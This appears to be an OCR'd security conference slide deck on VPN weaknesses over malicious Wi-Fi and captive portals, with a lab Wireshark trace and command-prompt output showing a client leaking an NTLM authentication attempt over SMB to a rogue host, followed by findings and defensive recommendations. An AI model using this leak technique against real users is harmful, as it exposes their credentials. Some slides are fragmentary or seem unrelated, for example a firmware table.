

Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name == blacksdfsdfhat.tokelosh.net || smb2
No. Time Source Destination Protocol Length Info
250 52.879879 192.168.87.1 192.168.87.250 DNS 103 Standard query response 0xc736 A blacksdfsdfhat.tokelosh.net A 192.168.87.252
298 54.352270 192.168.87.252 192.168.87.250 SMB2 291 Negotiate Protocol Response
299 54.352645 192.168.87.250 192.168.87.252 SMB2 294 Negotiate Protocol Request
301 54.376216 192.168.87.252 192.168.87.250 SMB2 291 Negotiate Protocol Response
302 54.378353 192.168.87.250 192.168.87.252 SMB2 220 Session Setup Request, NTLMSSP_NEGOTIATE
304 54.381487 192.168.87.252 192.168.87.250 SMB2 392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLE…
305 54.382331 192.168.87.250 192.168.87.252 SMB2 721 Session Setup Request, NTLMSSP_AUTH, User: DESKTOP-0OKT1SB\user1
315 55.399891 192.168.87.252 192.168.87.250 SMB2
316 55.401234 192.168.87.250 192.168.87.252 SMB2
Ethernet II, Src: Tp-LinkT_18:da:da (e8:de:27:18:da:da), Dst: Routerbo
Internet Protocol Version 4, Src: 192.168.87.250, Dst: 192.168.87.1
User Datagram Protocol, Src Port: 54885, Dst Port: 53
Domain Name System (query)
Transaction ID: 0xc736
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
blacksdfsdfhat.tokelosh.net: type A, class IN
Name: blacksdfsdfhat.tokelosh.net
0000 d4 ca 6d 20 de a1 e8 de 27 18 da da 08 00 45 00
0010 00 49 66 eb 00 00 80 11 a3 6c c0 a8 57 fa c0 a8
0020 57 01 d6 65 00 35 00 35 0c ff c7 36 01 00 00 01
0030 00 00 00 00 00 00 0e 62 6c 61 63 6b 73 64 66 73
0040 64 66 68 61 74 08 74 6f 6b 65 6c 6f 73 68 03 6e
0050 65 74 00 00 01 00 01
Text item (text), 33 bytes
Command Prompt
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\user1>ipconfig /displaydns
Windows IP Configuration
C:\Users\user1>net use \\blacksdfsdfhat\testtest
Enter the user name for 'blacksdfsdfhat': ^C
C:\Users\user1>ipconfig /displaydns
Windows IP Configuration
blacksdfsdfhat
Record Name . . . . . : blacksdfsdfhat.tokelosh.net
Record Type . . . . . : 1
Time To Live . . . . . : 86389
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 192.168.87.252
C:\Users\user1>ipconfig /all
Windows IP Configuration
Host Name . . . . . : DESKTOP-0OKT1SB
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : srctestlab.com
tokelosh.net
Ethernet adapter Local Area Connection* 10:
Connection-specific DNS Suffix . : srctestlab.com
Description . . . . . :
Physical Address. . . . . : 02-05-85-7F-EB-80
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::8c0f:492a:abb9:96e8%17(Preferred)
Connections
browser_connection
Connected
Disconnect
Close
Recycle Bin
trac
nmap-7.70
Google Chrome
cert
test_js
PuTTY
Microsoft Edge
winlogbeat...
custom_VPN
winbox64
trac.defaults
cpmsi_tool
ENG
21:59
Sunday
05/07/2020

Observations

- The number of configuration options when setting up a VPN and supporting infrastructure is overwhelming.
- Product packaging, licensing and offerings vary dramatically.
- **Training, experience and support matters**
- Configuration nuances and overloaded functionality can create all sorts of **technical side effects**
- Captive portal detection with ‘Captive Portal Mini Browser‘ is **not always consistent**
- Some vendors have **no specific ‘lock down’ mode**, but rather a disparate set of features that need to be combined
- **Mobile devices generally present viewer risks** than desktops, provided that the VPN is established via mobile data *before* connecting to Wi-Fi
- Other OS present **fewer risks than Windows** because they strictly control the process and are simply less talkative.




5. Conclusions




Overview of findings

- We believe that the scenario where users are connecting via **compromised home Wi-Fi or malicious public Wi-Fi is real** and deserves a place on the enterprise Threat Model.
- **Captive Portal is a common scenario**, but not is not an essential attribute for the threats to be real. Compromised AP or home router is just as significant.
- We believe there is a **reasonable expectation that the 'tunnel' a VPN creates should protect users** against the threats we tested.
- Out-of-the box and **common configurations generally do not address the threats** identified when the AP is considered malicious.
- All the **vendors assessed offer features** to address malicious Wi-Fi and Captive Portal scenario.
- However the **effectiveness of these offerings various substantially and erratically** across the vendors.



Recommendations


- **Technical**
  - Ensure you control and centralise all DNS settings.
  - Fully qualify internal host names.
  - Avoid split tunnelling if possible.
  - Be careful of session time-outs.
  - Use a firewall or EDP to block outgoing connections.
- **Tactical**
  - Carefully consider your use cases and threat model. Understand what security threats the security technology is supposed to address.
  - Engage with your vendors.
  - Examine your vendor choices carefully. Not all products address these risks equally.
  - Consider some fresh paradigms, e.g. mobile data, or simple SSL with certificate pinning.
  - ‘Zero Trust’


Free-Wifi becomes a business liability
Legal and liability concerns emerge
Captive portals offer legal risk mitigation
Options for monetisation emerge
VPNs respond with new features
Those features face unfair
We add EFPR or other supplementary Protection
A battle of two business models

Thanks to the vendors of all kinds

Vendor	Firmware examined
360	4
Belkin	2
D-link	13
Foscam	1
Huawei	64
LG	25
NETGEAR	1
Polycom	11
Synology	1
TP-link	12
Ubiquiti Networks	680
Vivotek	1
Western Digital	3
Xerox	4
Zyxel	3

Over 51,677 firmwares for 8.516 products across 191 vendors



Orange
Cyberdefense

dankie

Orange
Cyberdefense

charlvdwalt

wicusross

bit.ly/orangevpn

Orange Cyberdefense